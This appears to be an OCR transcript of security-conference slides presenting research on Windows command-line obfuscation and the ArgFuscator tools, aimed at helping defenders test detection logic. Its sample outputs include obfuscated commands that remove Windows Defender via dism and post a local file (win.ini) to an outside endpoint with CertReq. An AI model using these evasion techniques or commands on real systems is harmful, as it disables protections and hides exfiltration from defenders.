
Step 2:

Blackbox test obfuscation options

Random case	e.g. `/foo` ⇔ `/Foo`
Option character substitution	e.g. `/foo` ⇔ `-foo`
Character substitution	e.g. `/foo` ⇔ `/f𝒪o`
Character insertion	e.g. `/foo` ⇔ `/fo🛺o`
Quote insertion	e.g. `/foo` ⇔ `/f"o"o`
Shorthands	e.g. `/foo` ⇔ `/fo` ⇔ `/f`
Alternative URL notation	e.g. `https://`⇔ `https:\\`
Alternative file path notation	e.g. `c:\foobar` ⇔ `c:\x\..\foobar`

Step 2:

Blackbox test obfuscation options



```
PS C:\Users\Wietze> analyse_obfuscation --command "ipconfig /all" --exit_code_only
```

analyse_obfuscation

Python library

https://github.com/wietze/windows-command-line-obfuscation

Step 3:

Create model file

Random case	✓, e.g. `/all` ⇔ `/aLl`	
Option character substitution	✓, e.g. `/all` ⇔ `-all`	
Character substitution	✓, e.g. `/all` ⇔ `/aᴸl`	(U+1D38)
Character insertion	✓, e.g. `/all` ⇔ `/a಄ll`	(U+0C84)
Quote insertion	✓, e.g. `/all` ⇔ `/"a"ll`	
Shorthands	✗	
Alternative URL notation	N/A	
Alternative file path notation	N/A	

Step 3:

Create model file

```
{
    "command": [ {"command": "ipconfig"}, {"argument": "/all"} ],
    "modifiers": {
        "RandomCase": {
            "AppliesTo": ["command", "argument"]
        },
        "OptionCharSubstitution": {
            "AppliesTo": ["argument"],
            "OptionChars": ["/",  "-"]
        },
        "CharacterSubstitution": {
            "AppliesTo": ["argument"],
            "Mapping": {
                "l": ["\u029f", "\u02e1", "\u1d38", "\u1dab", "\u2097", "\uff2c", "\uff4c"],
                ...
            }
        },
        "CharacterInsertion": {
            "AppliesTo": ["argument"],
            "Characters": ["\u034f", "\u0378",  ...]
        },
        "QuoteInsertion": {
            "AppliesTo": ["argument"]
        }
    }
}
```


Step 4:

Test Model File

INVOKE-ARGFUSCATOR

Introducing **Invoke-ArgFuscator**:

- Enables obfuscating command-line arguments, *“argfuscation”*
- Takes model files and generates new command-line arguments following the given pattern
- For example:




```
> Invoke-ArgFuscator "ipconfig.json" 3

< iPcoNfiG -Al⍰⍰⚽⍰➖ᵇl⍰⍰
 >ipCoNFiG -ªL⍰⍰⍰⍰L
< IpCoNFig /"A¹⍰⍰L"
```

But now…

Will It Run?

Step 4:

Test Model File




```
PS C:\Users\Wietze> Invoke-ArgFuscator .\models\windows\ipconfig.json 10
```

Invoke-ArgFuscator

PowerShell module

https://github.com/wietze/Invoke-Argfuscator

Process



Select application

Blackbox testing of obfuscation options

Create model file

Test model file

Abstraction

Research results

68 **executables sampled** against Windows 11 23H2

- addinutil.exe
- adfind.exe
- arp.exe
- aspnet_compiler.exe
- at.exe
- auditpol.exe
- bcdedit.exe
- bitsadmin.exe
- cacls.exe
- certreq.exe
- certutil.exe
- cipher.exe
- cmdkey.exe
- cmstp.exe
- csc.exe
- cscript.exe
- curl.exe
- dism.exe
- driverquery.exe
- expand.exe
- extrac32.exe
- findstr.exe
- fltmc.exe
- forfiles.exe
- fsutil.exe
- ftp.exe
- icacls.exe
- ipconfig.exe
- jsc.exe
- makecab.exe
- msbuild.exe
- msiexec.exe
- nbtstat.exe
- net.exe (and net1.exe)
- netsh.exe
- netstat.exe
- nltest.exe
- nslookup.exe
- ping.exe
- pnputil.exe
- powershell.exe (and pwsh.exe)
- procdump.exe
- psexec.exe
- query.exe
- reg.exe
- regedit.exe
- regsvr32.exe
- robocopy.exe
- route.exe
- rpcping.exe
- runas.exe
- sc.exe
- schtasks.exe
- secedit.exe
- takeown.exe
- tar.exe
- taskkill.exe
- tasklist.exe
- vaultcmd.exe
- vbc.exe
- w32tm.exe
- wevtutil.exe
- where.exe
- whoami.exe
- winget.exe
- wmic.exe
- wscript.exe
- xcopy.exe


03

Introducing ArgFuscator.net

ArgFuscator

An open-source project documenting and generating command-line obfuscation opportunities

- Developed in **TypeScript**
- Hosted on **GitHub**
- **68 EXEs** supported out of the box
- Fully **configurable**
- Create **your own**!



```
dism /Online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart /quiet
```

Output

```
DISM -on▯▯lI▯"ne"▯ /▯▯▯"▯dI▯s"A▯▯▯b"▯LE-"f▯▯ۦ"e▯▯a☂₽▯╋▯T▯u▯"ₔ▯RɦE -▯f"EŌAT."▯♀u"▯r▯▯E▯▯Na▯"M↪e▯:W"I"nd"O"W"S-
"deF"e"nd"E"R -̉◌r➤▯"E——"▯▯M"Ove"▯▯ᢉ /"n▯▯OR"↩▯▯Eᵳ"s"t"A▯"r▯T▯ /Q▯"▯uI"▯▯▯E"▯▯T"
```

ArgFuscator.net
Platform

https://argfuscator.net

Spoiler alert: YES

Will It Run?


```
robocopy c:\windows\temp\test1 c:\windows\temp\test2 /copy:DATS /s /ndl /v /quit
rOBOCOPY c:\Up"DA"T"E\..\\wI"ND"O"Ws"/"//"t"EMp"/.\T"E"ST"1
C:\W"i"n"S"X"s"/../"/"w"in"DO"W"S"/"/"W"I"NS"X"s\\\../"T"E"mP"/"/"u"P"d"A"t"e"/../"/"tE"sT2
/"ᶜ"ᵒ"P"ʸ:D"ᵃᵗ"ˢ /"ˢ" -"nD"ˡ -"ᵛ" /"Q"U"iᵗ“

adfind -subnet -f "(objectCategory=subnet)"
ADfIND -"śũ b n ̎ ęŤ – f  "(object"C"a"te"g"o"r"y=s"u"bn"et)"

Dism /online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart /quiet
dIsM -O□□n□l"i□ne□"□⍰□ /"d□"ڗ□ق□i□"□□s"□□a"bæ□□le□□□"-□⍰F□□E↺⍰□⍰a□t□□□U□Re -
F□"E□⟲□⍰B"A□□"⍰□↦□□□TU"r□ENAM⍰e:w"INDOwS-"DE"FEN"D"Er" /RE□"MOV□E□□"⍰H /□"n□oR↑eS□"□T□"a"RT
/□Q□"U⍰□⍰"□□I"□Et□"□

CertReq -Post -config https://example.org/some/endpoint c:\windows\win.ini output.txt
CertReq –pOЛˢ□□t -ᶜ□□□□ʸ ᵒN□□f˘Iᵍ
ht"t"p"s://"e"x"a"mpl"e.or"g"/u"pd"a"te"/../d"e"bug"/../som"e/"e"nd"p"o"i"nt
C:\sY"STeM"32\\..\W"I"nd"Ow"S"/"//W"In.In"I oU"t"P"Ut.TX"t

nslookup -type=txt -timeout=10 nullcon.net
nsloOKUp –typㅃ□喇忳Ậe뒮湍=TxT –t"i"m뙤낭e篸횔꺪允恝擔o▒矸u爏㫊瘼烎棇닽— "0"1=n"u""ll"c"o"n."ne"t

reg export HKLM\SomeReg c:\windows\temp\somefile.txt
reG eˣ⍰ΓU⍰□ᵖ°鱵R□Tл HKLM\SomeReg
c:\u"pD"A"Te\\../."wIND"O"W"S\\T"E"m"p"/"SY"S"Te"m"32/../"//Sy"STE"m32"/..\SOM"EFi"l"e.T"XT
```

Impact

Defenders

When writing detection content, check your logic against ArgFuscator:

- Dedicated pages setting out what obfuscation types an executable is susceptible to
- Test command lines with **ArgFuscator.net**
- Automate testing with **Invoke-ArgFuscator**



adfind.exe

It was found that `adfind.exe` command lines can be obfuscated with the following techniques:

- **Character Substitution**: Some command-line arguments allow characters to be replaced with Unicode equivalents.
  Example: `-regex?` is functionally equivalent to `-řęgĖ X ?`
- **Option Character Substitution**: Command-line option characters, such as those starting with a forward slash or hyphen, have (unicode) alternatives that are also accepted.
  Example: `-regex?` is functionally equivalent to `−regex?` (using character U+2212)
- **Quote Insertion**: It is possible to add double quotes (in multiples of two) to some of the command-line options. This may obfuscate keywords used on the command line.
  Example: `-regex?` is functionally equivalent to `-"r"e"g"ex?`
- **RaNdOmCaSe**: Part of the command line is case insensitive, meaning it is possible to use upper- and lowercase characters interchangably. This may frustrate case-sensitive detections.
  Example: `-regex?` is functionally equivalent to `-Regex?`

Obfuscate `adfind.exe` commands

Paste a valid adfind.exe command here…

☑ **Enable Quote Insertion**
Apply to everything except Program Names with a probability of 0.5

☑ **Enable RaNdOmCaSe**
Apply to everything except URLs, Values with a probability of 0.5

☑ **Enable Option Char Substitution**
Apply to Regular Arguments only with a probability of 0.5
Possible option chars -/‐−–—⁄–/—

☑ **Enable Sed replacements**
Apply to Regular Arguments only with a probability of 0.5
Sed `s/a/ a |α|Ā|ā|Ă|ă|Ą|ą| A /i`

Sample of 68 Windows executables

Statistics

93%
Quote Insertion

26%
General Char Substitution

6%
Shorthands

72%
Option Char Substitution

24%
General Char Insertion

95%
At least 2 types of obfuscation*


Impact

Defenders

Many (system-native) executables are affected

Detecting command-line obfuscation doesn’t have to be difficult:

- High number of quotes, quotes in strange places
- Non-ASCII characters
- Uppercase/lowercase ratio
- Long command lines
- …



All supported entries (68)

Windows

Executable	Obfuscation types	Character Substitution	Character Insertion	Option Character Substitution	Quote Insertion	Shorthands	File Path Transformations	URL Transformations	RaNdOmCaSe
certreq.exe	7	✓	✓	✓	✓		✓	✓	✓
reg.exe	6	✓	✓	✓	✓		✓		✓
expand.exe	6	✓	✓	✓	✓		✓		✓
certutil.exe	6	✓	✓	✓	✓		✓		✓
runas.exe	5		✓		✓	✓	✓		✓
robocopy.exe	5	✓		✓	✓		✓		✓
regsvr32.exe	5		✓	✓	✓		✓		✓
regedit.exe	5		✓	✓	✓		✓		✓
powershell.exe (and pwsh)	5			✓	✓	✓	✓		✓
ping.exe	5		✓	✓	✓			✓	✓
nslookup.exe	5		✓	✓	✓	✓			✓
netstat.exe	5	✓	✓	✓	✓				✓
msiexec.exe	5	✓		✓			✓	✓	✓
msbuild.exe	5			✓	✓		✓	✓	✓
makecab.exe	5	✓		✓	✓		✓		✓
ipconfig.exe	5	✓	✓	✓	✓				✓
findstr.exe	5	✓		✓	✓		✓		✓
extrac32.exe	5	✓		✓	✓		✓		✓
dism.exe	5		✓	✓	✓		✓		✓
cacls.exe	5	✓	✓		✓		✓		✓
bcdedit.exe	5			✓	✓		✓	✓	✓
arp.exe	5	✓	✓	✓				✓	✓
wmic.exe	4	✓		✓			✓		✓
where.exe	4			✓	✓		✓		✓
vbc.exe	4			✓	✓		✓		✓
tar.exe	4		✓	✓	✓		✓		
takeown.exe	4			✓	✓		✓		✓
schtasks.exe	4			✓	✓			✓	✓
rpcping.exe	4		✓	✓	✓				✓
route.exe	4	✓		✓	✓				✓
psexec.exe	4			✓	✓		✓		✓
procdump.exe	4			✓	✓		✓		✓
pnputil.exe	4			✓	✓		✓		✓
nltest.exe	4	✓		✓	✓				✓

04

What does the future hold?

Going forward

This problem will not go away anytime soon

Although a minor shift in the right direction is visible

Don’t rely on command-line arguments

Use system-native events where you can!

MacOS and Linux obfuscation support coming

Not as wild as Windows, but both have their own quirks

Call for action

Stay involved

Follow the project on GitHub, bookmark the links

Defenders: check your detection logic

Use **ArgFuscator** and **Invoke-ArgFuscator**

Contribute!

Help add new entries, and fix bugs

ArgFuscator.net

Thank you

𝕏 @wietze

🦋 @wietzebeukema.nl

@wietze@infosec.exchange

in /in/wjbbeukema

ArgFuscator.net